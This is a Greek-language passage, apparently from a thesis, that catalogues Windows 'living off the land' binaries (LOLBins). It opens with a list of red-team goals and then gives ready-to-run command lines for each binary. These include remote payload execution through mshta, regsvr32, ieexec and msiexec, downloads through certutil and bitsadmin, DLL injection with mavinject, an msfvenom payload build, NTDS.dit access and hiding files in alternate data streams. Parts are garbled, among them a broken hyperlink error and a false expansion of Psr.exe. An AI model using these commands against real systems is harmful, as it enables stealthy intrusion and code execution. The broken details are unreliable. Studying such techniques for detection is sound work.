- Τα υποψήφια LOLBAS αρχεία πρέπει να είναι παρόντα στο σύστημα από προεπιλογή ή να εγκατασταθούν στο σύστημα από έναν αξιόπιστο κατασκευαστή ή οντότητα λογισμικού ανοιχτού κώδικα. Διαφορετικά, τα αρχεία υπόκεινται σε έλεγχο από την κοινότητα (ασφάλειας) και συμφωνείται κατά πόσο συνάδουν με τα πρότυπα που θέτει το project. Το ιδανικό είναι να είναι υπογεγραμμένα αρχεία της Microsoft, είτε ενσωματωμένα στο λειτουργικό σύστημα, είτε μεταφορτωμένα από την Microsoft
- Μπορεί να χρησιμοποιηθεί ως εργαλείο επίθεσης απευθείας ή μπορεί να εκτελέσει άλλες ενέργειες από αυτές που κατασκευάστηκε να κάνει (π.χ.: regsvr32). Γενικά να έχει ιδιότητες που δεν έχουν καταγραφεί και είναι χρήσιμες σε μια ομάδα επίθεσης (“Red Team”) όπως:
    - Εκτέλεση κώδικα
        - Αυθαίρετη εκτέλεση κώδικα (arbitrary code execution)
        - Pass-through εκτέλεση άλλων προγραμμάτων, scripts (μέσω LOLBin)
    - Εργασίες αρχείων
        - Λήψη
        - Μεταφόρτωση
        - Αντιγραφή
    - Παράκαμψη UAC (User Access Control – εργαλείο Ελέγχου Πρόσβασης Χρήστη)
    - Μεταγλώττιση κώδικα (compile)
    - Λήψη διαπιστευτηρίων / λήψη δεδομένων (dumping process)
    - Επιτήρηση (keylogger (καταγραφέας πλήκτρων), ανίχνευση δικτύου)
    - Αποφυγή καταγραφής / αφαίρεση καταχώρησης καταγραφής
    - Παράλληλη μεταφόρτωση (side-loading) / εκμετάλλευση (hijacking) DLL
    - Persistence (διατήρηση επικοινωνίας και διαχειριστικών δικαιωμάτων στον προσβεβλημένο υπολογιστή)
        - Εκτέλεση αναλλοίωτου κώδικα (pass-through) persistence χρησιμοποιώντας το υπάρχον LOLBin
        - Μόνιμο persistence (απόκρυψη δεδομένων σε ADS – alternate data streams, εκτέλεση κατά τη σύνδεση κ.λπ.)

(Ranjith, 2019)

3.2. LOLBins

Πρόκειται για τα εκτελέσιμα που απαντώνται (α) στο λειτουργικό σύστημα, (β) σε εφαρμογές υπογεγραμμένες από τη Microsoft και (γ) σε εφαρμογές μη υπογεγραμμένες από τη Microsoft.

Στην κατηγορία των εκτελέσιμων του λειτουργικού συστήματος (OS binaries) έχουμε τα εξής αρχεία, τα οποία και θα δούμε αναλυτικά: Atbroker.exe, Bash.exe, Bitsadmin.exe, Certutil.exe, Cmdkey.exe, Cmstp.exe, Control.exe, Csc.exe, Cscript.exe, Dfsvc.exe, Diskshadow.exe,

Dnscmd.exe, Esentutl.exe, Extexport.exe, Extrac32.exe, Expand.exe, Explorer.exe, Findstr.exe, Forfiles.exe, Gpscript.exe, Hh.exe, Ieexec.exe, Ie4uinit.exe, Infdefaultinstall.exe, Installutil.exe, Makecab.exe, Mavinject.exe, Msbuild.exe, Msconfig.exe, Msdt.exe, Mshta.exe, Msiexec.exe, Netsh.exe, Nltest.exe, Odbcconf.exe, Openwith.exe, Pcalua.exe, Pcwrun.exe, Powershell.exe, Presentationhost.exe, Print.exe, Psr.exe, Reg.exe, Regedit.exe, Regasm.exe, Register-cimprovider.exe, Regsvcs.exe, Regsvr32.exe, Replace.exe, Robocopy.exe, Rpcping.exe, Rundll32.exe, Runonce.exe, Runscripthelper.exe, Sc.exe, Scriptrunner.exe, Syncappvpublishingserver.exe, Wab.exe, Wmic.exe, Wscript.exe, Xwizard.exe. Η παραπάνω λίστα είναι ενδεικτικά αυτή που αναγράφεται στην Github σελίδα, όμως δεν περιορίζεται μόνο σε αυτά τα εργαλεία.

- **Atbroker.exe**: Το αρχείο, γνωστό κι ως Windows Assistive Technology Manager ή Transitions Accessible Technologies μεταξύ επιτραπέζιων υπολογιστών ανήκει στα λειτουργικά συστήματα Microsoft Windows.
  Απαραίτητη προϋπόθεση για τη λειτουργία του exploitation στα Windows 10, είναι η προθήκη κλειδιών στη registry, στη διαδρομή:

  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Accessibility\ATs
  Εκτέλεση: $> ATBroker.exe /start malware

  Φάκελος στο Λ/Σ: C:\Windows\System32\Atbroker.exe,
  C:\Windows\SysWOW64\Atbroker.exe

- **Bash.exe**: Πρόκειται για αρχείο διαδραστικότητας με το Windows υποσύστημα για Linux. Αυτή η εντολή χρησιμοποιείται για να εκκινήσει μια γραμμή εντολών bash shell

  Εκτέλεση: $>bash.exe -c calc.exe
- **Bitsadmin.exe**: είναι ένα εργαλείο γραμμής εντολών που μπορεί να χρησιμοποιηθεί για εκτέλεση εντολών, δημιουργία εργασιών λήψεων ή μεταφορτώσεων και για ανάγνωση του ADS (Alternate Data Streams).
  Απαραίτητη προϋπόθεση για τη λειτουργία του exploitation είναι η εκτέλεση από ενεργό χρήστη (δεν δουλεύει από κέλυφος web).

  Εκτέλεση:
  $>bitsadmin /create 1
  $>bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe
  $>bitsadmin /SetNotifyCmdLine 1 c:\data\playfolder\1.txt:cmd.exe NULL
  $>bitsadmin /RESUME 1
  $>bitsadmin /complete 1

  $>bitsadmin /create 1
  $>bitsadmin /addfile 1 https://live.sysinternals.com/autoruns.exe
  c:\data\playfolder\autoruns.exe
  $>bitsadmin /RESUME 1
  $>bitsadmin /complete 1

  $>bitsadmin /create 1 & bitsadmin /addfile 1 c:\windows\system32\cmd.exe
  c:\data\playfolder\cmd.exe & bitsadmin /RESUME 1 & bitsadmin /Complete 1 & bitsadmin

/reset

$>bitsadmin /create 1 & bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe & bitsadmin /SetNotifyCmdLine 1 c:\data\playfolder\1.txt:cmd.exe NULL & bitsadmin RESUME 1 & bitsadmin /Reset

Φάκελος στο Λ/Σ: C:\Windows\System32\bitsadmin.exe, C:\Windows\SysWOW64\bitsadmin.exe

- **Certutil.exe**: είναι ένα εργαλείο γραμμής εντολών που μπορεί να χρησιμοποιηθεί για μεταφορτώσεις, προσθήκη ADS (Alternate Data Streams), αποκωδικοποίηση, κωδικοποίηση.

Εκτέλεση:
$>certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
$>certutil.exe -urlcache -split -f https://raw.githubusercontent.com/Moriarty2016/git/master/test.ps1 c:\temp:ttt
$>certutil -encode inputFileName encodedOutputFileName
$>certutil -decode encodedInputFileName decodedOutputFileName

Φάκελος στο Λ/Σ: C:\Windows\System32\certutil.exe, C:\Windows\SysWOW64\certutil.exe

- **Cmdkey.exe**: είναι ένα ενσωματωμένο εργαλείο των Windows που μπορεί να αποθηκεύσει προσωρινά τα διαπιστευτήρια χρήστη τομέα για χρήση σε συγκεκριμένους υπολογιστές προορισμού.

Εκτέλεση: $> cmdkey /list

Φάκελος στο Λ/Σ: C:\Windows\System32\cmdkey.exe, C:\Windows\SysWOW64\cmdkey.exe

- **Cmstp.exe:** ως εκτελέσιμο εγκαθιστά ή αφαιρεί ένα προφίλ υπηρεσιών connection manager. Γενικά, μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα και για παράκαμψη UAC.

Εκτέλεση:
$> cmstp.exe /ni /s c:\cmstp\CorpVPN.inf
$> cmstp.exe /ni /s https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Cmstp.inf

Φάκελος στο Λ/Σ: C:\Windows\System32\cmstp.exe, C:\Windows\SysWOW64\cmstp.exe

- **Control.exe**: μέρος του Λ/Σ, το οποίο προσφέρει πρόσβαση στον Πίνακα Ελέγχου μέσω της γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα και για ανάγνωση ADS.
- Απαραίτητη προϋπόθεση για τη λειτουργία του exploitation, είναι η προθήκη του παρακάτω κλειδιού στη registry, στη διαδρομή

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\controlpanel\CPLS:

reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Control Panel\Cpls" /v EvilCPL.cpl /t REG_SZ /d "C:\Folder\EvilCPL.cpl"

Εκτέλεση: $> control.exe c:\windows\tasks\file.txt:evil.dll

Φάκελος στο Λ/Σ: C:\Windows\System32\control.exe, C:\Windows\SysWOW64\control.exe

- **Csc.exe**: μέρος του .NET Framework. Μπορεί να χρησιμοποιηθεί για μεταγλώττιση κώδικα.

Εκτέλεση:
$> csc -out:My.exe File.cs
$> csc -target:library File.cs

Φάκελος στο Λ/Σ: C:\Windows\Microsoft.NET\Framework\v4.0.30319\Csc.exe, C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Csc.exe

- **Cscript.exe:** Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα και για ανάγνωση ADS.

Εκτέλεση: $> cscript c:\ads\file.txt:script.vbs

Φάκελος στο Λ/Σ: C:\Windows\System32\cscript.exe, C:\Windows\SysWOW64\ cscript.exe

- Dfsvc.exe: μέρος του .NET Framework. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

Φάκελος στο Λ/Σ: C:*Windows\Microsoft.NET\Framework\v2.0.50727\Dfsvc.exe, C:\Windows\Microsoft.NET\Framework64\v2.0.50727\Dfsvc.exe, C:\Windows\Microsoft.NET\Framework\v4.0.30319\Dfsvc.exe, C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Dfsvc.exe*

- **Diskshadow.exe**: Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα και για λήψη δεδομένων (dumping process) αρχείου NTDS.dit (αποθηκεύει δεδομένα του Active Directory).

Εκτέλεση:
$> diskshadow.exe /s c:\test\diskshadow.txt
$> diskshadow> exec calc.exe

Φάκελος στο Λ/Σ: C:\Windows\System32\diskshadow.exe, C:\Windows\SysWOW64\ diskshadow.exe

- **Dnscmd.exe**: εργαλείο γραμμής εντολών για διαχείριση DNS διακομιστών, που χρησιμοποιείται κυρίως για scripting που αυτοματοποιεί εργασίες, όπως εγκαταστάσεις χωρίς επιτήρηση. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

Εκτέλεση:
$> dnscmd.exe dc1.lab.int /config /serverlevelplugindll \\192.168.0.149\dll\wtf.dll

Φάκελος στο Λ/Σ: C:\Windows\System32\Dnscmd.exe, C:\Windows\SysWOW64\Dnscmd.exe

- **Esentutl.exe**: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για αντιγραφή, λήψη, εγγραφή κι ανάγνωση ADS

  Εκτέλεση:
  $> esentutl.exe /y C:\folder\sourcefile.vbs /d C:\folder\destfile.vbs /o
  $> esentutl.exe /y C:\ADS\file.exe /d c:\ADS\file.txt:file.exe /o
  $> esentutl.exe /y C:\ADS\file.txt:file.exe /d c:\ADS\file.exe /o
  $> esentutl.exe /y \\82.221.113.85\webdav\file.exe /d c:\ADS\file.txt:file.exe /o
  $> esentutl.exe /y \\82.221.113.85\webdav\file.exe /d c:\ADS\file.exe /o
  $> esentutl.exe /y \\live.sysinternals.com\tools\adrestore.exe /d \\otherwebdavserver\webdav\adrestore.exe /o

  Φάκελος στο Λ/Σ: C:\Windows\System32\esentutl.exe, C:\Windows\SysWOW64\esentutl.exe

- **Extexport.exe**: Μπορεί να χρησιμοποιηθεί για εκτέλεση. Απαραίτητη προϋπόθεση για τη λειτουργία του exploitation, είναι η προθήκη των αρχείων mozcrt19.dll, mozsqlite3.dll & sqlite3.dll σ' έναν φάκελο c:\test

  Εκτέλεση: $> extexport.exe c:\test foo bar

  Φάκελος στο Λ/Σ: C:\Program Files\Internet Explorer\Extexport.exe, C:\Program Files\Internet Explorer(x86)\Extexport.exe

- **Extrac32.exe**: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για αντιγραφή, λήψη και προσθήκη ADS.

  Εκτέλεση:

  $> extrac32 C:\ADS\procexp.cab c:\ADS\file.txt:procexp.exe
  $> extrac32 \\webdavserver\webdav\file.cab c:\ADS\file.txt:file.exe
  $> extrac32 /Y /C \\webdavserver\share\test.txt C:\folder\test.txt
  $> extrac32 /C c:\sourcefile.txt c:destFile.txt

  Φάκελος στο Λ/Σ: C:\Windows\System32\extrac32.exe, *C:\Windows\SysWOW64\extrac32.exe*

- Expand.exe: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για αντιγραφή, λήψη και προσθήκη ADS.

Εκτέλεση:

$> expand \\webdav\folder\file.bat c:\ADS\file.bat
$> expand c:\ADS\file1.bat c:\ADS\file2.bat
$> expand \\webdav\folder\file.bat c:\ADS\file.txt:file.bat

Φάκελος στο Λ/Σ: C:\Windows\System32\Expand.exe, C:\Windows\SysWOW64\Expand.exe

- **Exlorer.exe**: Μπορεί να χρησιμοποιηθεί για εκτέλεση.

  Εκτέλεση: $> explorer.exe calc.exe

  Φάκελος στο Λ/Σ: *C:\Windows\System32\explorer.exe, C:\Windows\SysWOW64\explorer.exe*
- Findstr.exe: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για αναζήτηση και προσθήκη ADS.

  Εκτέλεση:
  $> findstr /V /L W3AllLov3DonaldTrump c:\ADS\file.exe > c:\ADS\file.txt:file.exe
  $> findstr /V /L W3AllLov3DonaldTrump \\webdavserver\folder\file.exe > c:\ADS\file.txt:file.exe
  $> findstr /S /I cpassword ***Error! Hyperlink reference not valid.***

  Φάκελος στο Λ/Σ*: C:\Windows\System32\findstr.exe, C:\Windows\SysWOW64\ findstr.exe*

- Forfiles.exe: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για εκτέλεση κι ανάγνωση ADS.

  Εκτέλεση:

  $> forfiles /p c:\windows\system32 /m notepad.exe /c calc.exe
  $> forfiles /p c:\windows\system32 /m notepad.exe /c "c:\folder\normal.dll:evil.exe"

  Φάκελος στο Λ/Σ: C:\Windows\System32\forfiles.exe, C:\Windows\SysWOW64\ forfiles.exe

- **Gpscript.exe**: εργαλείο εκτέλεσης script Πολιτικής Ομάδος (Group Policy Script Application). Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα. Απαραίτητη προϋπόθεση η προσθήκη του αρχείου Script.ini στη διαδρομή "C:\Windows\System32\GroupPolicy\User\Scripts", το οποίο θα πρέπει να περιέχει τα εξής:

  [Logon] 0CmdLine=C:\data\dummy.bat 0Parameters=

Αν επιθυμούμε να μπορούμε να εκτελέσουμε ps1 (powershell) scripts, τότε πρέπει να μετονομάσουμε το παραπάνω αρχείο σε PSscripts.ini. Επιπρόσθετα, πρέπει να προσθέσουμε και το CSE guid στο αρχείο gpt.ini, καθώς και να ανεβάσουμε τον αριθμό της έκδοσης. Το εν λόγω αρχείο βρίσκεται στη διαδρομή "C:\Windows\System32\GroupPolicy". Προτού εκτελέσουμε την εντολή "gpscript.exe

logon" κι αφού έχουμε τοποθετήσει και παραμετροποιήσει τα ini αρχεία, πρέπει να τρέξουμε την εντολή gpupdate.

Εκτέλεση:
$> Gpscript /logon
$> Gpscript /startup

Φάκελος στο Λ/Σ: C:\Windows\System32\gpscript.exe,
C:\Windows\SysWOW64\gpscript.exe

- **Hh.exe**: εργαλείο εκτέλεσης μεταγλωττισμένων αρχείων .chm (Help Viewer των Windows). Μπορεί να χρησιμοποιηθεί για μεταφόρτωση κι εκτέλεση κώδικα.

  Εκτέλεση:

  $> HH.exe http://www.google.com
  $> HH.exe C:\
  $> HH.exe c:\windows\system32\calc.exe
  $> HH.exe http://some.url/script.ps1

  Φάκελος στο Λ/Σ: C:\Windows\System32\hh.exe, C:\Windows\SysWOW64\hh.exe

  IEExec.exe*: κέλυφος εκτέλεσης αποσφαλμάτωσης εφαρμογών πελάτη σε περιβάλλον .NET. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.*

  Εκτέλεση:
  $> ieexec.exe http://x.x.x.x:8080/bypass.exe
  Φάκελος στο Λ/Σ: C:\Windows\System32\ieexec.exe, C:\Windows\SysWOW64\ ieexec.exe

- **Ie4uinit.exe**: εκτελέσιμο αρχείο του Internet Explorer (Internet Explorer for (4) each User Initialization). Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> ie4uinit.exe -BaseSettings

  Φάκελος στο Λ/Σ: C:\Windows\System32\ie4uinit.exe, C:\Windows\SysWOW64\ie4uinit.exe, C:\Windows\System32\ieuinit.inf, C:\Windows\SysWOW64\ieuinit.inf

- InfDefaultInstall.exe: Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση: $> InfDefaultInstall.exe Infdefaultinstall.inf

  Φάκελος στο Λ/Σ: C:\Windows\System32\Infdefaultinstall.exe,
  C:\Windows\SysWOW64\Infdefaultinstall.exe

- **InstallUtil.exe**: εργαλείο γραμμής εντολών που μπορεί να εγκαθιστά και να απεγκαθιστά πόρους. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση: $> InstallUtil.exe /logfile= /LogToConsole=false /U AllTheThings.dll

  Φάκελος στο Λ/Σ: C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe,

C:\Windows\Microsoft.NET\Framework64\v2.0.50727\InstallUtil.exe,
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe,
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe

- **Makecab.exe**: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για λήψη αρχείων, προσθήκη ADS και διαχείριση πακέτων.

  Εκτέλεση:
  $> makecab c:\ADS\autoruns.exe c:\ADS\cabtest.txt:autoruns.cab
  $> makecab \\webdavserver\webdav\file.exe C:\Folder\file.cab
  $> makecab \\webdavserver\webdav\file.exe C:\Folder\file.txt:file.cab

  Φάκελος στο Λ/Σ: C:\Windows\System32\makecab.exe,
  C:\Windows\SysWOW64\makecab.exe

- **Mavinject.exe**: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα κι ανάγνωση ADS.

  Εκτέλεση:
  $> MavInject.exe <PID> /INJECTRUNNING <PATH DLL>
  $> MavInject.exe 3110 /INJECTRUNNING c:\folder\evil.dll
  $> mavinject.exe 4172 /INJECTRUNNING "c:\ads\file.txt:file.dll"

  Φάκελος στο Λ/Σ: C:\Windows\System32\mavinject.exe,
  C:\Windows\SysWOW64\mavinject.exe

- **Msbuild.exe**: εργαλείο που περιέχεται στο .NET Framework. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> msbuild.exe pshell.xml
  $> msbuild.exe Msbuild.csproj

  Φάκελος στο Λ/Σ: C:\Windows\Microsoft.NET\Framework\v2.0.50727\Msbuild.exe,
  C:\Windows\Microsoft.NET\Framework64\v2.0.50727\Msbuild.exe,
  C:\Windows\Microsoft.NET\Framework\v3.5\Msbuild.exe,
  C:\Windows\Microsoft.NET\Framework64\v3.5\Msbuild.exe,
  C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe,
  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Msbuild.exe

- **Msconfig.exe**: εργαλείο παραμετροποίησης του συστήματος. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα. Απαραίτητη προϋπόθεση για τη λειτουργία του exploitation, είναι η προσθήκη ενός κατασκευασμένου xml αρχείου, το οποίο θα τοποθετηθεί στο φάκελο system32:

  <?xml version="1.0" ?>
  <MSCONFIGTOOLS>
  <a NAME="LOLBin" PATH="%windir%\System32\WindowsPowerShell\v1.0\powershell.exe"
  DEFAULT_OPT="-nop -sta -enc -w 1 YOURBASE64" ADV_OPT="-command calc.exe"
  HELP="LOLBin MSCONFIGTOOLS"/>
  </MSCONFIGTOOLS>

  Εκτέλεση:

$> msconfig.exe -5

Φάκελος στο Λ/Σ: C:\Windows\System32\msconfig.exe,

- **Msdt.exe**: διαγνωστικό εργαλείο των Windows. Μπορεί να χρησιμοποιηθεί για εκτέλεση.

Εκτέλεση:
Open .diagcab package
$> msdt.exe -path C:\WINDOWS\diagnostics\index\PCWDiagnostic.xml -af C:\PCW8E57.xml /skip TRUE

Φάκελος στο Λ/Σ: C:\Windows\System32\Msdt.exe, C:\Windows\SysWOW64\ Msdt.exe

- **Mshta.exe**: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα κι ανάγνωση ADS.

Εκτέλεση:
$> mshta.exe evilfile.hta
$> mshta vbscript:Close(Execute("GetObject(""script:https[:]//webserver/payload[.]sct"")"))
$> mshta.exe
javascript:a=GetObject("script:https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Mshta_calc.sct").Exec();close();
$> mshta "C:\ads\file.txt:file.hta"

Φάκελος στο Λ/Σ: C:\Windows\System32\mshta.exe, C:\Windows\SysWOW64\ mshta.exe

- **Msiexec.exe**: εργαλείο γραμμής εντολών, υπεύθυνο για την εγκατάσταση πακέτων της Microsoft (msi). Μπορεί να χρησιμοποιηθεί για εκτέλεση.
Αν διαθέτουμε το πακέτο msfvenom, μπορούμε να δημιουργήσουμε ένα msi αρχείο με την παρακάτω εντολή:

msfvenom -f msi -p windows/exec CMD=powershell.exe > powershell.msi

Εκτέλεση:
$> msiexec /quiet /i cmd.msi
$> msiexec /q /i http://192.168.100.3/tmp/cmd.png
$> msiexec /y "C:\folder\evil.dll"
$> msiexec /z "C:\folder\evil.dll"

Φάκελος στο Λ/Σ: C:\Windows\System32\msiexec.exe, C:\Windows\SysWOW64\ msiexec.exe

- **Netsh.exe**: εργαλείο γραμμής εντολών δικτυακής διαχείρισης. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα και την δικτυακή παρακολούθηση.

Εκτέλεση:
$> netsh trace start capture=yes filemode=append persistent=yes tracefile=\\server\share\file.etl
$> netsh trace show status
$> netsh.exe add helper C:\Path\file.dll
$> netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=8000 connectaddress=192.168.1.1

Φάκελος στο Λ/Σ: C:\Windows\System32\netsh.exe, C:\Windows\SysWOW64\ netsh.exe

- **Nltest.exe**: εργαλείο γραμμής εντολών που αφορά τη διαχείριση εργασιών που σχετίζονται με το Active Directory. Μπορεί να χρησιμοποιηθεί για τη απόκτηση διαπιστευτηρίων (credentials).
  Απαραίτητη προϋπόθεση για την εκτέλεση εντολών είναι να έχουμε πρόσβαση σε γραμμή εντολών με διαπιστευτήρια διαχειριστή (administrator)

  Εκτέλεση:
  $> nltest.exe /SERVER: 192.168.1.10 /QUERY

  Φάκελος στο Λ/Σ: C:\Windows\System32\nltest.exe

- **Odbcconf.exe**: εργαλείο γραμμής εντολών που επιτρέπει τη διαμόρφωση των ODBC drivers και των πηγών δεδομένων. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση: $> odbcconf. -f file.rsp

  Φάκελος στο Λ/Σ: C:\Windows\System32\odbcconf.exe, C:\Windows\SysWOW64\odbcconf.exe

- **Openwith.exe**: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> OpenWith.exe /c C:\test.hta
  $> OpenWith.exe /c C:\testing.msi

  Φάκελος στο Λ/Σ: C:\Windows\System32\openwith.exe, C:\Windows\SysWOW64\openwith.exe

- **Pcalua.exe**: πρόγραμμα βοηθού συμβατότητας. Όταν εκτελείται, εντοπίζει αν υπάρχει πρόβλημα συμβατότητας παλιών προγραμμάτων. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> pcalua.exe -a calc.exe
  $> pcalua.exe -a \\server\payload.dll
  $> pcalua.exe -a C:\Windows\system32\javacpl.cpl -c Java

  Φάκελος στο Λ/Σ: C:\Windows\System32\pcalua.exe

- **Pcwrun.exe**: πρόγραμμα αντιμετώπισης προβλημάτων συμβατότητας. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση: $> pcwrun.exe c:\temp\beacon.exe

  Φάκελος στο Λ/Σ: C:\Windows\System32\pcwrun.exe

- **PowerShell.exe**: ίσως το πιο παντοδύναμο πρόγραμμα στις τελευταίες εκδόσεις των Windows. Πρόκειται για μια μηχανή scripting που έχει τη δική της γλώσσα, η οποία μπορεί να επέμβει στο λειτουργικό σύστημα και να εκτελέσει ένα τεράστιο εύρος εργασιών. Σε συνδυασμό με έναν λογαριασμό με διαχειριστικά δικαιώματα, δεν υπάρχει κανένα μέτρο προστασίας που να μπορεί να προφυλάξει τον υπολογιστή από

ενδεχόμενες κακόβουλες ενέργειες. Ας σημειωθεί ότι θεωρείται ο «βασιλιάς» του LOLBAS. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα και για ανάγνωση ADS.

Εκτέλεση: $> powershell -ep bypass - < c:\temp:ttt

Φάκελος στο Λ/Σ: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe, C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

- **PresentationHost.exe**: Πρόκειται για μια εφαρμογή που επιτρέπει στα WPF (Windows Presentation Foundation) προγράμματα να εκτελεστούν σε συμβατούς φυλλομετρητές (όπως Internet Explore 6 και μεταγενέστερους). Είναι χαρακτηρισμένο από το σύστημα ως κέλυφος (shell) και χειριστής MIME (Multipurpose Internet Mail Extensions handler), για όλο το περιεχόμενο που φιλοξενείται σε browsers. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση: $> Presentationhost.exe C:\temp\Evil.xbap

  Φάκελος στο Λ/Σ: C:\Windows\System32\PresentationHost.exe, C:\Windows\SysWOW64\ PresentationHost.exe

- **Print.exe**: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για λήψη και αντιγραφή αρχείων κι ανάγνωση ADS.

  Εκτέλεση:
  $> print /D:c:\ads\file.txt:file.exe c:\ads\file.exe
  $> print /D:C:\ads\CopyOfFile.exe C:\ads\FileToCopy.exe
  $> print /D:c:\outfolder\outfile.exe \\webdavserver\folder\file.exe

  Φάκελος στο Λ/Σ: C:\Windows\System32\print.exe, C:\Windows\SysWOW64\ print.exe

- **Psr.exe:** διαδικασία καταγραφής εικόνας (steps recorder). Είναι αρκτικόλεξο του προγράμματος Password Safe and Repository. Μπορεί να χρησιμοποιηθεί για λήψη στιγμιότυπων οθόνης, ως εργαλείο παρακολούθησης.

  Εκτέλεση:
  $> psr.exe /start /gui 0 /output c:\users\user\out.zip
  $> psr.exe /start /maxsc 100 /gui 0 /output c:\users\user\out.zip
  $> psr.exe /stop

  Φάκελος στο Λ/Σ: C:\Windows\System32\psr.exe, C:\Windows\SysWOW64\ psr.exe

- **Reg.exe:** εργαλείο γραμμής εντολών που εκτελεί εργασίες στη registry. Μπορεί να χρησιμοποιηθεί για εισαγωγή στοιχείων της registry, εξαγωγή μέρους ή όλης της registry κι ανάγνωση ADS.

  Εκτέλεση:
  $> reg export HKLM\SOFTWARE\Microsoft\Evilreg c:\ads\file.txt:evilreg.reg

  Φάκελος στο Λ/Σ: C:\Windows\System32\reg.exe, C:\Windows\SysWOW64\ reg.exe

- **Regedit.exe**: εργαλείο εκτέλεσης εργασιών στη registry. Μπορεί να χρησιμοποιηθεί για εισαγωγή στοιχείων της registry κι ανάγνωση κι εγγραφή ADS.

Εκτέλεση:
$> regedit /E c:\ads\file.txt:regfile.reg HKEY_CURRENT_USER\MyCustomRegKey
$> regedit c:\ads\file.txt:regfile.reg

Φάκελος στο Λ/Σ: C:\Windows\System32\regedit.exe, C:\Windows\SysWOW64\ regedit.exe

- **Regasm.exe**: εργαλείο ανάγνωσης μεταδεδομένων ενός αρχείου και προσθέτει εγγραφές στη registry με τη βοήθεια του .NET Framework. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση: $> regasm.exe /U evil.dll

  Φάκελος στο Λ/Σ: C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe,
  C:\Windows\Microsoft.NET\Framework64\v2.0.50727\regasm.exe,
  C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe,
  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\regasm.exe

- **Register-cimprovider.exe**: είναι υπεύθυνο για την καταχώρηση νέων παρόχων wmi. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση: $> Register-cimprovider -path "C:\folder\evil.dll"

  Φάκελος στο Λ/Σ: c:\windows\system32\Register-cimprovider.exe,
  c:\windows\sysWOW64\Register-cimprovider.exe

- **Regsvcs.exe**: εργαλείο φόρτωσης και καταχώρησης νέων υπηρεσιών στη registry με τη βοήθεια του .NET Framework. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση: $> regsvcs.exe evil.dll

  Φάκελος στο Λ/Σ: C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe,
  C:\Windows\Microsoft.NET\Framework64\v2.0.50727\regsvcs.exe,
  C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe,
  C:\Windows\Microsoft.NET\Framework64\v4.0.30319\regsvcs.exe

- **Regsvr32.exe:** βοηθητικό πρόγραμμα - εργαλείο γραμμής εντολών για εγγραφή και κατάργηση εγγραφής στοιχείων ελέγχου OLE, όπως DLL και στοιχεία ελέγχου ActiveX στο μητρώο των Windows. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
  $> regsvr32.exe /s /u /i:file.sct scrobj.dll

  Φάκελος στο Λ/Σ: C:\Windows\System32\regsvr32.exe, C:\Windows\SysWOW64\regsvr32.exe

